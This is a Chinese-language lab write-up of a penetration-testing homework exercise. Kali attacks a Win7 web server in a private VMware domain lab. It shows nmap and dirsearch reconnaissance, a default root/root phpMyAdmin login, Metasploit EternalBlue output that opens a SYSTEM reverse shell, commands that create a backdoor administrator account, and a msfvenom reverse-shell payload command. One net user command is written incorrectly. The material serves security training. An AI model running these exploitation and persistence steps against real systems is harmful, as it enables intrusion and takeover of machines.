1. 信息收集 (nmap, dirsearch)
2. MS17-010 攻击
3. PhpMyAdmin 攻击
4. YXCMS 攻击
5. 横向移动准备
6. Payload 生成
7. 后门用户创建
8. 作业报告生成

📁 所有结果保存在: /tmp/full_homework_20251009_232211

📄 作业报告: HOMEWORK_REPORT.md

[✓] 脚本执行完成！所有内容已覆盖！

实验步骤


Web 打点的三种方式


一.环境配置

配置完成的情况是这样的


主机角色	操作系统	Ip 地址	子网掩码	网关	所属网段
攻击机	Kali Linux	192.168.3.145	255.255.255.0	192.168.3.2	外部网段
web 服务器	Win7	192.168.3.100(外) 192.168.52.20(内)	255.255.255.0	无	双网段
域控制器	Win2008	192.168.52.138	255.255.255.0	192.168.52.20	内部网段
成员服务器	Win2k3	192.168.52.141	255.255.255.0	192.168.52.20	内部网段

1.win7(web 服务器)配置双网卡---一个设置成与我的 Mac 共享,一个设置成仅供我的 Mac 专用





2.域服务器和成员服务器都设置成仅我的 Mac 连接



配置完成后测试连通性

①同网段测试

#kali->win7 外网卡

ping 192,168.3.100

连接正常

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.3.100
PING 192.168.3.100 (192.168.3.100) 56(84) bytes of data.
64 bytes from 192.168.3.100: icmp_seq=1 ttl=128 time=4.43 ms
64 bytes from 192.168.3.100: icmp_seq=2 ttl=128 time=3.11 ms
64 bytes from 192.168.3.100: icmp_seq=3 ttl=128 time=1.74 ms
64 bytes from 192.168.3.100: icmp_seq=4 ttl=128 time=0.553 ms
64 bytes from 192.168.3.100: icmp_seq=5 ttl=128 time=0.564 ms
64 bytes from 192.168.3.100: icmp_seq=6 ttl=128 time=0.528 ms
```

②跨网段测试

#kali—>win7 内网卡

ping 192.168,52.20

连通正常

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.52.20
PING 192.168.52.20 (192.168.52.20) 56(84) bytes of data.
64 bytes from 192.168.52.20: icmp_seq=1 ttl=127 time=0.899 ms
64 bytes from 192.168.52.20: icmp_seq=2 ttl=127 time=1.12 ms
64 bytes from 192.168.52.20: icmp_seq=3 ttl=127 time=1.25 ms
64 bytes from 192.168.52.20: icmp_seq=4 ttl=127 time=1.10 ms
^C
```

#kali—>域控制器

ping 192.168,52.138

连通正常

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.52.138
PING 192.168.52.138 (192.168.52.138) 56(84) bytes of data.
64 bytes from 192.168.52.138: icmp_seq=1 ttl=127 time=10.0 ms
64 bytes from 192.168.52.138: icmp_seq=2 ttl=127 time=1.39 ms
64 bytes from 192.168.52.138: icmp_seq=3 ttl=127 time=5.62 ms
64 bytes from 192.168.52.138: icmp_seq=4 ttl=127 time=2.30 ms
^C
```

#kali—>成员控制器

ping 192.168,52.141

连通正常

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.52.141
PING 192.168.52.141 (192.168.52.141) 56(84) bytes of data.
64 bytes from 192.168.52.141: icmp_seq=1 ttl=127 time=3.00 ms
64 bytes from 192.168.52.141: icmp_seq=2 ttl=127 time=4.49 ms
64 bytes from 192.168.52.141: icmp_seq=3 ttl=127 time=2.34 ms
64 bytes from 192.168.52.141: icmp_seq=4 ttl=127 time=6.58 ms
64 bytes from 192.168.52.141: icmp_seq=5 ttl=127 time=4.57 ms
64 bytes from 192.168.52.141: icmp_seq=6 ttl=127 time=2.08 ms
```

二.前期交互和信息收集

在 win7 开启 php

1.nmap 端口扫描

namp 端口扫描:看 web 服务器开了哪些端口,开启了哪些服务

扫描外部网段（Kali 所在网段）

nmap -sS 192.168.3.0/24

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.3.0/24
```

Nmap scan report for 192.168.3.100

Host is up (0.0026s latency).

Not shown: 989 closed tcp ports (reset)

PORT STATE SERVICE

80/tcp open http #找 web 漏洞

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds #找系统漏洞

1025/tcp open NFS-or-IIS

1026/tcp open LSA-or-nterm

1027/tcp open IIS

1028/tcp open unknown

1029/tcp open ms-lsa

1030/tcp open iad1

3306/tcp open mysql #数据库

MAC Address: 00:0C:29:48:3A:6D (VMware)

关键发现： 开放 **80 端口（Apache HTTP 服务）** 和 **445 端口（Microsoft-DS SMB 服务）**。445 端口的开放提示目标可能存在 MS17-010 等系统级漏洞

2.web 目录扫描

分析 web 服务器目录结构,看存在哪些后台页面,

*目录扫描工具:御剑,dirsearch, gobuster,nikto(kali 默认集成)

常用语法:

dirsearch

目录扫描工具

python 环境

github 开源

dirsearch -u ur1 地址

-x 403 404 #排除 403 404 的响应状态

-e zip, php


-r 递归扫描，容易被检测到

--proxy 127.0.0.1:8080

下载 dirsearch

python dirsearch.py -u http://192.168.3.100

目录扫描一般看响应吗为 200 和 301 的,200 代表成功响应的一个回显,301 代表需要重定向



关键发现： 发现 /phpmyadmin 和 /yxcms 路径。phpmyadmin 是数据库管理入口，yxcms 是内容管理系统，两者都是常见的 Web 漏洞突破口。


三.威胁建模与漏洞分析

在 win10 上面抓包


先开启 apache 服务

然后抓包,


192.168.3.100/phpmyAdmin/



抓到 referer 字段



在 win10 上搜索 192.168.3.100 可以知道是一个 win7 版本的操作系统



然后我们随便输入一个用户名和密码:root·,root,然后点击 MYSQL 检测

我们可以看到的会显示:连接到 MySql 服务器正常,说明数据库是正常开启的状态.


然后我们在 URL 上输入:192.168.3.100/phpmyadmin/

输入

用户名:root

密码:root


然后我们进入了这个界面,





我们先搜索这个

软件版本: 5.5.53 - MySQL Community 存在哪些系统漏洞.


思路 1: ms17-010 漏洞利用








选择并使用名为 ms17_010_eternalblue 的攻击模块（Exploit），目标是利用 MS17-010 漏洞。



作用：查看当前攻击模块需要设置的参数。



显示当前模块需要配置的参数及其状态

options/show options. 作用相同

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
```

显示当前模块或指定模块的详细信息

查看 win7 的 IP:192.168.3.100

```
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.3.100
RHOSTS => 192.168.3.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.3.145:4444
[*] 192.168.3.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.3.100:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.3.100:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.3.100:445 - The target is vulnerable.
[*] 192.168.3.100:445 - Connecting to target for exploitation.
[+] 192.168.3.100:445 - Connection established for exploitation.
[+] 192.168.3.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.3.100:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.3.100:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.3.100:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.3.100:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.3.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.3.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.3.100:445 - Sending all but last fragment of exploit packet
[*] 192.168.3.100:445 - Starting non-paged pool grooming
[+] 192.168.3.100:445 - Sending SMBv2 buffers
[+] 192.168.3.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.3.100:445 - Sending final SMBv2 buffers.
[*] 192.168.3.100:445 - Sending last fragment of exploit packet!
[*] 192.168.3.100:445 - Receiving response from exploit packet
[+] 192.168.3.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.3.100:445 - Sending egg to corrupted connection.
[*] 192.168.3.100:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.3.100
[*] Meterpreter session 1 opened (192.168.3.145:4444 -> 192.168.3.100:1031) at 2025-09-23 23:16:04 -0400
[+] 192.168.3.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.3.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.3.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

利用永恒之蓝漏洞获得了 Win7 系统的完全控制权

```
meterpreter > shell
Process 1608 created.
Channel 1 created.
Microsoft Windows [◆汾 6.1.7601]
◆◆Ȩ◆◆◆◆ (c) 2009 Microsoft Corporation◆◆◆◆◆◆◆◆◆◆Ȩ◆◆◆◆

C:\Windows\system32>
```

获取权限

```
C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001
```

出现乱码的解决方案:

```
linux操作系统和windows操作系统底层不同?
chcp 65001   #转码
```

转发编码

```
net user c 123 /add #后渗透阶段，创建一个新用户
net user administrators c /add   #给新建的用户添加管理员权限
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i

Active sessions

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ STU1  192.168.3.145:4444 → 192.168.3.100:1031 (192.168.3.100)
```

列出会话列表

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

进入会话

```
生成shellcode
msfvenom -p 有效载荷 -f 输出格式 -o 输出文件
msfvenom -p windows/meterpreter/reverse_tcp -f exe -o test.exe
```

```
lhosts=192.168.44.130
lport=7777
```

思路 2：phpmyadmin 后台 getshell

